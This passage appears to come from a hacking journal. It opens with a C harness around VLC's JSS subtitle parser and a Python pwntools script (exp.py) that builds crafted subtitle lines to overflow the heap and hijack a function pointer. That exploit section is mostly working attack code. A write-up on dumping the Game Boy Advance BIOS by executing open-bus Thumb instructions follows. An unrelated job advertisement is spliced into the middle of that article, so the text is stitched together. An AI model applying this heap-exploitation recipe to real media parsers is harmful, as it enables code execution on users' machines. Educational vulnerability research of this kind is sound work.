            txt->line = realloc_or_free( txt->line, i_line_max * sizeof( char * ) );
            if( !txt->line )
                return VLC_ENOMEM;
        }
    }

    if( txt->i_line_count <= 0 )
    {
        free( txt->line );
        return VLC_EGENERIC;
    }

    return VLC_SUCCESS;
}

static void TextUnload( text_t *txt )
{
```

```
193     int i;
195     for( i = 0; i < txt->i_line_count; i++ )
        {
197         free( txt->line[i] );
        }
199     free( txt->line );
        txt->i_line       = 0;
201     txt->i_line_count = 0;
}
203
static char *TextGetLine( text_t *txt )
205 {
        if( txt->i_line >= txt->i_line_count )
207         return( NULL );
209     return txt->line[txt->i_line++];
}
211
static int ParseJSS( demux_t *p_demux, subtitle_t *p_subtitle, int i_idx )
213 {
        VLC_UNUSED( i_idx );
215
        demux_sys_t  *p_sys = p_demux->p_sys;
217     text_t       *txt = &p_sys->txt;
        char         *psz_text, *psz_orig;
219     char         *psz_text2, *psz_orig2;
        int h1, h2, m1, m2, s1, s2, f1, f2;
221
        if( !p_sys->jss.b_inited )
223     {
            p_sys->jss.i_comment = 0;
225         p_sys->jss.i_time_resolution = 30;
            p_sys->jss.i_time_shift = 0;
227
            p_sys->jss.b_inited = true;
229     }

231     /* Parse the main lines */
        for( ;; )
233     {
            const char *s = TextGetLine( txt );
235         if( !s )
                return VLC_EGENERIC;
237
            psz_orig = malloc( strlen( s ) + 1 );
239         if( !psz_orig )
                return VLC_ENOMEM;
241         psz_text = psz_orig;

243         /* Complete time lines */
            if( sscanf( s, "%d:%d:%d.%d %d:%d:%d.%d %[^\n\r]",
245                     &h1, &m1, &s1, &f1, &h2, &m2, &s2, &f2, psz_text ) == 9 )
            {
247             p_subtitle->i_start = ( (int64_t)( h1 *3600 + m1 * 60 + s1 ) +
                    (int64_t)( (f1+p_sys->jss.i_time_shift) / p_sys->jss.i_time_resolution) )
249                 * 1000000;
                p_subtitle->i_stop  = ( (int64_t)( h2 *3600 + m2 * 60 + s2 ) +
251                 (int64_t)( (f2+p_sys->jss.i_time_shift) / p_sys->jss.i_time_resolution) )
                    * 1000000;
253             break;
            }
255         /* Short time lines */
            else if( sscanf( s, "@%d @%d %[^\n\r]", &f1, &f2, psz_text ) == 3 )
257         {
```

```
            p_subtitle->i_start = (int64_t)(
259             (f1+p_sys->jss.i_time_shift) / p_sys->jss.i_time_resolution * 1000000.0 );
            p_subtitle->i_stop = (int64_t)(
261             (f2+p_sys->jss.i_time_shift) / p_sys->jss.i_time_resolution * 1000000.0 );
            break;
263     }
        /* General Directive lines */
265     /* Only TIME and SHIFT are supported so far */
        else if( s[0] == '#' )
267     {
            int h = 0, m =0, sec = 1, f = 1;
269         unsigned shift = 1;
            int inv = 1;
271
            strcpy( psz_text, s );
273
            switch( toupper( (unsigned char)psz_text[1] ) )
275         {
            case 'S':
277             shift = isalpha( (unsigned char)psz_text[2] ) ? 6 : 2 ;

279             if( sscanf( &psz_text[shift], "%d", &h ) )
                {
281                 /* Negative shifting */
                    if( h < 0 )
283                 {
                        h *= -1;
285                     inv = -1;
                    }
287
                    if( sscanf( &psz_text[shift], "%*d:%d", &m ) )
289                 {
                        if( sscanf( &psz_text[shift], "%*d:%*d:%d", &sec ) )
291                     {
                            sscanf( &psz_text[shift], "%*d:%*d:%*d.%d", &f );
293                     }
                        else
295                     {
                            h = 0;
297                         sscanf( &psz_text[shift], "%d:%d.%d",
                                    &m, &sec, &f );
299                         m *= inv;
                        }
301                 }
                    else
303                 {
                        h = m = 0;
305                     sscanf( &psz_text[shift], "%d.%d", &sec, &f);
                        sec *= inv;
307                 }
                    p_sys->jss.i_time_shift = ( ( h * 3600 + m * 60 + sec )
309                     * p_sys->jss.i_time_resolution + f ) * inv;
                }
311             break;

313         case 'T':
                shift = isalpha( (unsigned char)psz_text[2] ) ? 8 : 2 ;
315
                sscanf( &psz_text[shift], "%d", &p_sys->jss.i_time_resolution );
317             break;
            }
319         free( psz_orig );
            continue;
321     }
        else
```

```
323             /* Unkown type line, probably a comment */
        {
325             free( psz_orig );
                continue;
327         }
    }
329
    while( psz_text[ strlen( psz_text ) - 1 ] == '\\' )
331 {
        const char *s2 = TextGetLine( txt );
333
        if( !s2 )
335     {
            free( psz_orig );
337         return VLC_EGENERIC;
        }
339
        int i_len = strlen( s2 );
341     if( i_len == 0 )
            break;
343
        int i_old = strlen( psz_text );
345
        psz_text = realloc_or_free( psz_text, i_old + i_len + 1 );
347     if( !psz_text )
             return VLC_ENOMEM;
349
        psz_orig = psz_text;
351     strcat( psz_text, s2 );
    }
353
    /* Skip the blanks */
355 while( *psz_text == ' ' || *psz_text == '\t' ) psz_text++;

357 /* Parse the directives */
    if( isalpha( (unsigned char)*psz_text ) || *psz_text == '[' )
359 {
        while( *psz_text != ' ' )
361     { psz_text++ ;};

363     /* Directives are NOT parsed yet */
        /* This has probably a better place in a decoder ? */
365     /* directive = malloc( strlen( psz_text ) + 1 );
           if( sscanf( psz_text, "%s %[^\n\r]", directive, psz_text2 ) == 2 )*/
367 }

369 /* Skip the blanks after directives */
    while( *psz_text == ' ' || *psz_text == '\t' ) psz_text++;
371
    /* Clean all the lines from inline comments and other stuffs */
373 psz_orig2 = calloc( strlen( psz_text) + 1, 1 );
    psz_text2 = psz_orig2;
375
    for( ; *psz_text != '\0' && *psz_text != '\n' && *psz_text != '\r'; )
377 {
        switch( *psz_text )
379     {
        case '{':
381         p_sys->jss.i_comment++;
            break;
383     case '}':
            if( p_sys->jss.i_comment )
385         {
                p_sys->jss.i_comment = 0;
387             if( (*(psz_text + 1 ) ) == ' ' ) psz_text++;
```

```
            }
            break;
        case '~':
            if( !p_sys->jss.i_comment )
            {
                *psz_text2 = ' ';
                psz_text2++;
            }
            break;
        case ' ':
        case '\t':
            if( (*(psz_text + 1 )) == ' ' || (*(psz_text + 1 )) == '\t' )
                break;
            if( !p_sys->jss.i_comment )
            {
                *psz_text2 = ' ';
                psz_text2++;
            }
            break;
        case '\\':
            if( (*(psz_text + 1 )) == 'n' )
            {
                *psz_text2 = '\n';
                psz_text++;
                psz_text2++;
                break;
            }
            if( ( toupper((unsigned char)*(psz_text + 1 )) == 'C' ) ||
                    ( toupper((unsigned char)*(psz_text + 1 )) == 'F' ) )
            {
                psz_text++; psz_text++;
                break;
            }
            if( (*(psz_text + 1 )) == 'B' || (*(psz_text + 1 )) == 'b' ||
                (*(psz_text + 1 )) == 'I' || (*(psz_text + 1 )) == 'i' ||
                (*(psz_text + 1 )) == 'U' || (*(psz_text + 1 )) == 'u' ||
                (*(psz_text + 1 )) == 'D' || (*(psz_text + 1 )) == 'N' )
            {
                psz_text++;
                break;
            }
            if( (*(psz_text + 1 )) == '~' || (*(psz_text + 1 )) == '{' ||
                (*(psz_text + 1 )) == '\\' )
                psz_text++;
            else if( *(psz_text + 1 ) == '\r' ||  *(psz_text + 1 ) == '\n' ||
                     *(psz_text + 1 ) == '\0' )
            {
                psz_text++;
            }
            break;
        default:
            if( !p_sys->jss.i_comment )
            {
                *psz_text2 = *psz_text;
                psz_text2++;
            }
        }
        psz_text++;
    }

    p_subtitle->psz_text = psz_orig2;
    msg_Dbg( p_demux, "%s", p_subtitle->psz_text );
    free( psz_orig );
    return VLC_SUCCESS;
}
```

```
453
    static void not_pwned(void) {
455     printf("everything went down well\n");
    }
457
    static void totally_pwned(void) __attribute__((unused));
459 static void totally_pwned(void) {
        printf("OMG I can't believe it - totally_pwned\n");
461 }

463 int main(void) {
        int (*pf_read)(demux_t*, subtitle_t*, int) = ParseJSS;
465     int i_max = 0;
        demux_sys_t *p_sys = NULL;
467     void *placeholder = malloc(0xb0 - sizeof(size_t));

469     demux_t *p_demux = calloc(sizeof(demux_t), 1);
        p_demux->p_sys = p_sys = calloc( sizeof( demux_sys_t ) , 1);
471     p_demux->s = calloc(sizeof(stream_t), 1);
        p_demux->s->fd = STDIN_FILENO;
473
        p_sys->i_subtitles = 0;
475
        p_demux->pwnme = not_pwned;
477     free(placeholder);

479     printf("starting to read user input\n");

481     /* Load the whole file */
        TextLoad( &p_sys->txt, p_demux->s );
483
        /* Parse it */
485     for( i_max = 0;; )
        {
487         if( p_sys->i_subtitles >= i_max )
            {
489             i_max += 500;
                if( !( p_sys->subtitle = realloc_or_free( p_sys->subtitle,
491                                                 sizeof(subtitle_t) * i_max ) ) )
                {
493                 TextUnload( &p_sys->txt );
                    free( p_sys );
495                 return VLC_ENOMEM;
                }
497         }

499         if( pf_read( p_demux, &p_sys->subtitle[p_sys->i_subtitles],
                         p_sys->i_subtitles ) )
501             break;

503         p_sys->i_subtitles++;
        }
505     /* Unload */
        TextUnload( &p_sys->txt );
507
        p_demux->pwnme();
509 }
```

exp.py

```
#!/usr/bin/env python

import pwn, sys, string, itertools, re

SIZE_T_SIZE = 8
CHUNK_SIZE_GRANULARITY = 0x10
MIN_CHUNK_SIZE = SIZE_T_SIZE * 2

class pattern_gen(object):
    def __init__(self,alphabet=string.ascii_letters + string.digits, n=8):
        self._db = pwn.pwnlib.util.cyclic.de_bruijn(alphabet=alphabet, n=n)

    def __call__(self, n):
        return ''.join(next(self._db) for _ in xrange(n))

pat = pattern_gen()
nums = itertools.count()

def usable_size(chunk_size):
    assert chunk_size % CHUNK_SIZE_GRANULARITY == 0
    assert chunk_size >= MIN_CHUNK_SIZE

    return chunk_size - SIZE_T_SIZE

def alloc_size(n):
    n += SIZE_T_SIZE
    if n % CHUNK_SIZE_GRANULARITY == 0:
        return n

    if n < MIN_CHUNK_SIZE:
        return MIN_CHUNK_SIZE

    n += CHUNK_SIZE_GRANULARITY
    n &= ~(CHUNK_SIZE_GRANULARITY - 1)
    return n

def jss_line(total_size, orig_size=-1, orig2_size=-1, suffix=''):
    if -1 == orig_size:
        orig_size = total_size
    if -1 == orig2_size:
        orig2_size = orig_size
    assert orig2_size <= orig_size <= total_size

    timing_fmt = '@{:d}@{:d}'
    timing = timing_fmt.format(next(nums), 0)

    line_len = usable_size(total_size) - 1 # NULL terminator included
    null_idx = usable_size(orig_size) - 1
    zero_pad_len = usable_size(orig_size) - usable_size(orig2_size)
    zero_pad_len -= len(timing)
    if zero_pad_len < 0:
        zero_pad_len = 0

    prefix = timing + '0' * zero_pad_len + '#'

    line = [prefix, pat(null_idx - len(prefix) - len(suffix)), suffix]
    if null_idx < line_len:
        line.extend(['\0', pat(line_len - null_idx - 1)])

    line = ''.join(line) + '\n'

    jss_regex = "@\d+@\d+([^\\0\\r\\n]*)"
```

```
63      match = re.search(jss_regex, line)
        assert alloc_size(len(line)) == total_size
65      assert alloc_size(len(match.group(0)) + 1) == orig_size
        assert alloc_size(len(match.group(1)) + 1) == orig2_size
67
        return line
69
    def comment(total_size, orig_size=-1, fill=False, suffix='', suffix_pos=-1):
71      first_char = '#' if fill else '*'
        line_len = usable_size(total_size) - 1
73      prefix = first_char

75      if -1 == orig_size:
            orig_size = total_size
77
        null_idx = usable_size(orig_size) - 1
79
        if -1 == suffix_pos:
81          suffix_pos = null_idx

83      # '}' is ignored when copying JSS line
        suffix = suffix + '}' * (null_idx - suffix_pos)
85
        line = [prefix, pat(null_idx - len(prefix) - len(suffix)), suffix]
87      if null_idx < line_len:
            line.extend(['\0', pat(line_len - null_idx - 1)])
89      line = ''.join(line) + '\n'

91      assert alloc_size(len(line)) == total_size
        assert alloc_size(len(line[:-1].partition('\0')[0]) + 1) == orig_size
93
        return line
95
    exploit = sys.stdout
97
    exploit.write(jss_line(0x100)) # make sure stuff don't consolidate with top
99
    # break hole to two chunks, free them to fastbins
101 exploit.write(comment(0x100, 0x50))
    # second hole will hold the value copied to the chunk size field
103 new_chunk_size = (0x60 + 0x60) | 1
    payload = pwn.p64(new_chunk_size).strip('\0')
105 exploit.write(comment(0x100, 0x60, fill=True, suffix=payload, suffix_pos=0x4c))
    # trigger the vulnerability
107 # will overflow psz_orig2 to the size of psz_orig and write the new chunk size
    exploit.write(jss_line(0x100, orig_size=0x60, orig2_size=0x50, suffix='\\c'))
109 # now the freed chunk is considered size 0xc0
    # catch the original size + CHUNK_SIZE_GRANULARITY and put in fastbin
111 exploit.write(comment(0x100, 0x60 + 0x10))

113 # now we only want to override the LSB of p_demux->pwnme
    # we break the rest into 2 chunks
115 exploit.write(comment(0x100, 0x20)) # before &p_demux->pwnme
    exploit.write(comment(0x100, 0x30)) # contains &p_demux->pwnme
117
    # we place the LSB of the totally_pwned function in the heap
119 override = pwn.p64(0x6d).rstrip('\0')
    exploit.write(comment(0x100, fill=True, suffix=override, suffix_pos=0x34))
121
    # and now we overflow from the first chunk into the second
123 # writing the LSB of p_demux->pwnme
    exploit.write(jss_line(0x100, orig2_size=0x20, suffix="\\c"))
```

16:07 Extracting the Game Boy Advance BIOS ROM through the Execution of Unmapped Thumb Instructions

by Maribel Hearn

Lately, I've been a bit obsessed with the Game Boy Advance. The hardware is simpler than the modern handhelds I've been playing with and the CPU is of a familiar architecture (ARM7TDMI), making it a rather fun toy for experimentation. The hardware is rather well documented, especially by Martin Korth's GBATEK page.[22] As the GBA is a console where understanding what happens at a cycle-level is important, I have been writing small programs to test edge cases of the hardware that I didn't quite understand from reading alone. One component where I wasn't quite happy with presently available documentation was the BIOS ROM. Closer inspection of how the hardware behaves leads to a more detailed hypothesis of how the ROM protection actually works, and testing this hypothesis turns into the discovery a new method of dumping the GBA BIOS.

[22] http://problemkaputt.de/gbatek.htm

[23] https://mgba.io/2017/06/30/cracking-gba-bios/

Prior Work

Let us briefly review previously known techniques for dumping the BIOS.

The earliest and probably the most well known dumping method is using a software vulnerability discovered by Dark Fader in software interrupt 1Fh. This was originally intended for conversion of MIDI information to playable frequencies. The first argument to the SWI a pointer for which bounds-checking was not performed, allowing for arbitrary memory access.


A more recent method of dumping the GBA BIOS was developed by Vicki Pfau, who wrote an article on the mGBA blog about it,[23] making use of the fact that you can directly jump to any arbitrary address in the BIOS to jump. She also develops a black-box version of the attack that does not require knowledge of the address by deriving what it is at runtime by clever use of interrupts.

But this article is about neither of the above. This is a different method that does not utilize any software vulnerabilities in the BIOS; in fact, it requires neither knowledge of the contents of the BIOS nor execution of any BIOS code.

BIOS Protection

The BIOS ROM is a piece of read-only memory that sits at the beginning of the GBA's address space. In addition to being used for initialization, it also provides a handful of routines accessable by software interrupts. It is rather small, sitting at 16 KiB in size. Games running on the GBA are prevented from reading the BIOS and only code running from the BIOS itself can read the BIOS. Attempts to read the BIOS from elsewhere results in only the last successfully fetched BIOS opcode, so the BIOS from the game's point of view is just a repeating stream of garbage.

This naturally leads to the question: How does the BIOS ROM actually protect itself from improper access? The GBA has no memory management unit; data and prefetch aborts are not a thing that happens. Looking at how emulators implement this


00000000h
BIOS ROM (16 KiB)
00003FFFh
00004000h
Unmapped memory
01FFFFFFh
02000000h
EWRAM (256KiB)
On-board work RAM
02FFFFFFh
Mirrored
03000000h
IWRAM (32 KiB)
On-chip Work RAM
03FFFFFFh
Mirrored
04000000h
MMIO
040003FFh
04000400h
Mostly*
Unmapped Memory
04FFFFFFh
05000000h
Palette RAM
(1 KiB)
05FFFFFFh
Mirrored
06000000h
Video RAM
(96 KiB)
06FFFFFFh
Mirrored **
07000000h
Object Attribute
Memory (OAM)
(1 KiB)
07FFFFFFh
Mirrored
08000000h
Game Pak ROM
Three mirrors
with different
wait states
0DFFFFFFh
0E000000h
Game Pak SRAM
(Variable size)
Mirrored
0FFFFFFFh
10000000h
Unmapped memory
FFFFFFFFh
> Yes, we're interested in this part
} Also this part, but spoilers.
*: The I/O port 04000800h alone is mirrored through this region, repeating every 64KiB. (04xx0800h is a mirror of 04000800h.)
**: Although VRAM is 96KiB = 64KiB + 32KiB, it is mirrored across memory in blocks of 128KiB = 64Kib + 32Kib + 32Kib
The two 32 KiB blocks are mirrors of each other.
GBA Memory Map : Most memory regions are mirrored through each respective memory region, with the exception of the BIOS ROM and MMIO Gaps in the memory map are found after the BIOS ROM, MMIO, and at the end of the address space
Diagram based on information from Martin Korth
http://problemkaputt.de/gbatek.htm

does not help as most emulators look at the CPU's program counter to determine if the current instruction is within or outside of the BIOS memory region and use this to allow or disallow access respectively, but this can't possibly be how the real BIOS ROM actually determines a valid access as wiring up the PC to the BIOS ROM chip would've been prohibitively complex. Thus a simpler technique must have been used.

A normal ARM7TDMI chip exposes a number of signals to the memory system in order to access memory. A full list of them are available in the ARM7TDMI reference manual (page 3-3), but the ones that interest us at the moment are `nOPC` and `A[31:0]`. `A[31:0]` is a 32-bit value representing the address that the CPU wants to read. `nOPC` is a signal that is 0 if the CPU is reading an instruction, and is 1 if the CPU is reading data. From this, a very simple scheme for protecting the BIOS ROM could be devised: if `nOPC` is 0 and `A[31:0]` is within the BIOS memory region, unlock the BIOS. otherwise, if `nOPC` is 0 and `A[31:0]` is outside of the BIOS memory region, lock the BIOS. `nOPC` of 1 has no effect on the current lock state. This serves to protect the BIOS because the CPU only emits a `nOPC=0` signal with `A[31:0]` being an address within the BIOS only it is intending to execute instructions within the BIOS. Thus only BIOS instructions have access to the BIOS.

While the above is a guess of how the GBA actually does BIOS locking, it matches the observed behaviour.

This answers our question on how the BIOS protects itself. But it leads to another: Are there any edge-cases due to this behaviour that allow us to easily dump the BIOS? It turns out the answer to this question is yes.

`A[31:0]` falls within the BIOS when the CPU *intends to* execute code within the BIOS. This does not necessarily mean the code is actually has to be executed, but there only has to be an intent by the CPU to execute. The ARM7TDMI CPU is a pipelined processor. In order to keep the pipeline filled, the CPU accesses memory by prefetching *two instructions ahead* of the instruction it is currently executing. This results in an off-by-two error: While BIOS sits at `0x00000000` to `0x00003FFF`, instructions from two instruction widths ahead of this have access to the BIOS! This corresponds to `0xFFFFFFF8` to `0x00003FF7` when in ARM mode, and `0xFFFFFFFC` to `0x00003FFB` when in Thumb mode.

Evidently this means that if you could place instructions at memory locations just before the ROM you would have access to the BIOS with protection disabled. Unfortunately there is no RAM backing these memory locations (see GBA Memory Map). This complicates this attack somewhat, and we need to now talk about what happens with the CPU reads unmapped memory.

Executing from Unmapped Memory

When the CPU reads unmapped memory, the value it actually reads is the residual data remaining on the bus left after the previous read, that is to say it is an open-bus read.[24] This makes it simple to make it look like instructions exist at an unmapped memory location: all we need to do is somehow get it on the bus by ensuring it is the last thing to be read from or written to the bus. Since the instruction prefetcher is often the last thing to read from the bus, the value you read from the bus is often the last prefetched instruction.

One thing to note is that since the bus is 32 bits wide, we can either stuff one ARM instruction (1×32 bits) or two Thumb instructions (2×16 bits). Since the first instruction of BIOS is going to be the reset vector at `0x00000000`, we have to do a memory read followed by a return. Thus two Thumb instructions it is.

Where we jump from is also important. Each memory chip puts slightly different things on the bus when a 16-bit read is requested. A table of what each memory instruction places on the bus is shown in Figure 1.

[24] Does this reliance on the parasitic capacitance of the bus make this more of a hardware attack? Who can say.


```
Values in Memory:
| $-2  | $-1  | $    | $+1  | $+2  | $+3  |
| 0x88 | 0x99 | 0xAA | 0xBB | 0xCC | 0xDD |

Data found on bus after CPU requests 16-bit read of address $.
| Memory Region | Alignment          | Value on bus   |
| ---           | ---                | ---            |
| EWRAM         | doesn't matter     | 0xBBAABBAA     |
| IWRAM         | $ % 4 == 0         | 0x????BBAA (*) |
|               | $ % 4 == 2         | 0xBBAA???? (*) |
| Palette RAM   | doesn't matter     | 0xBBAABBAA     |
| VRAM          | doesn't matter     | 0xBBAABBAA     |
| OAM           | $ % 4 == 0         | 0xDDCCBBAA     |
|               | $ % 4 == 2         | 0xBBAA9988     |
| Game Pak ROM  | doesn't matter     | 0xBBAABBAA     |

(*) IWRAM is rather peculiar. The RAM chip writes to only half of
the bus. This means that half of the penultimate value on the bus
is still visible, here represented by ????.
```

Figure 1. Data on the Bus

Since we want two different instructions to execute, not two of the same, the above table immediately eliminates all options other than OAM and IWRAM. Of the two available options, I chose to use IWRAM. This is because OAM is accessed by the video hardware and thus is only available to the CPU during VBlank and optionally HBlank – this would unnecessarily complicate things.

All we need to do now is ensure that the penultimate memory access puts one Thumb instruction on the bus and that the prefetcher puts the other Thumb instruction on the bus, then immediately jump to the unmapped memory location `0xFFFFFFFC`. Which instruction is placed by what depends on instruction alignment. I've arbitrarily decided to put the final jump on a non-4-byte aligned address, so the first instruction is placed on the bus via a `STR` instruction and the latter is place four bytes after our jump instruction so that the prefetcher reads it. Note that the location to which the `STR` takes place does not matter at all,[25] all we're interested in is what happens to the bus.

By now you ought to see how the attack can be assembled from the ability to execute data left on the bus at any unmapped address, the ability to place two 16-bit Thumb instructions in a single 32-bit bus word, and carefully navigating the pipeline to branch to avoid unmapped instruction and to unlock the BIOS ROM.



[25] Well, if you trash an MMIO register that's your fault really.

Exploit Summary

Reading the locked BIOS ROM is performed by five steps, which together allow us to fetch one 32-bit word from the BIOS ROM.

1. We put two instructions onto the bus `ldr r0, [r0]; bx lr` (`0x47706800`). As we are starting from IWRAM, we use a store instruction as well as the prefetcher to do this.

2. We jump to the invalid memory address `0xFFFFFFFC` in Thumb mode.[26] The CPU attempts to read instructions from this address and instead reads the instructions we've put on bus.

3. Before executing the instruction at `0xFFFFFFFC`, the CPU prefetches two instructions ahead. This results in a instruction read of `0x00000000` (`0xFFFFFFFC` + 2 * 2). This unlocks the BIOS.

4. Our `ldr r0, [r0]` instruction at `0xFFFFFFFC` executes, reading the unlocked memory.

5. Our `bx lr` instruction at `0xFFFFFFFE` executes, returning to our code.

Assembly

```
1  .thumb
   .section .iwram
3  .func read_bios, read_bios
   .global read_bios
5  .type read_bios, %function
   .balign 4
7  // u32 read_bios(u32 bios_address):
   read_bios:
9    ldr r1, =0xFFFFFFFD
     ldr r2, =0x47706800
11   str r2, [r1]
     bx r1
13   bx lr
     bx lr
15 .balign 4
   .endfunc
17 .ltorg
```

A new software label setting new standards in Computer Gaming requires **CODERS** and **GRAPHIC ARTISTS** for the **AMIGA, ATARI ST** and **PC MACHINES**, capable of producing the **BEST** the Medium has to offer.

If you think you've got what it takes, contact ADRIAN TURNER at
ACTUAL SCREENSHOTS
immediately on
(01) 533 2918
or send C.V.'s and DEMOS to:
UNIT 7D, KING'S YARD, CARPENTERS ROAD, LONDON, E15 2HD

Where to store the dumped BIOS is left as an exercise for the reader. One can choose to print the BIOS to the screen and painstakingly retype it in, byte by byte. An alternative and possibly more convenient method of storing the now-dumped BIOS - should one have a flashcart — could be storing it to Game Pak SRAM for later retrieval. One may also choose to write to another device over SIO,[27] which requires a receiver program (appropriately named `recver`) to be run on an attached computer.[28] As an added bonus this technique does not require a flashcart as one can load the program using the GBA's multiboot protocol over the same cable.

– — — – — — — — – — — –

This exploit's performance could be improved, as `ldr r0, [r0]` is not the most efficient instruction that can fit. `ldm` would retrieve more values per call.

Could this technique apply to the ROM from other systems, or perhaps there is some other way to abuse our two primitives: that of data remaining on the bus for unmapped addresses and that of the unexecuted instruction fetch unlocking the ROM?

Acknowledgments

Thanks to Martin Korth whose documentation of the GBA proved invaluable to its understanding. Thanks also to Vicki Pfau and to Byuu for their GBA emulators which I often reference.

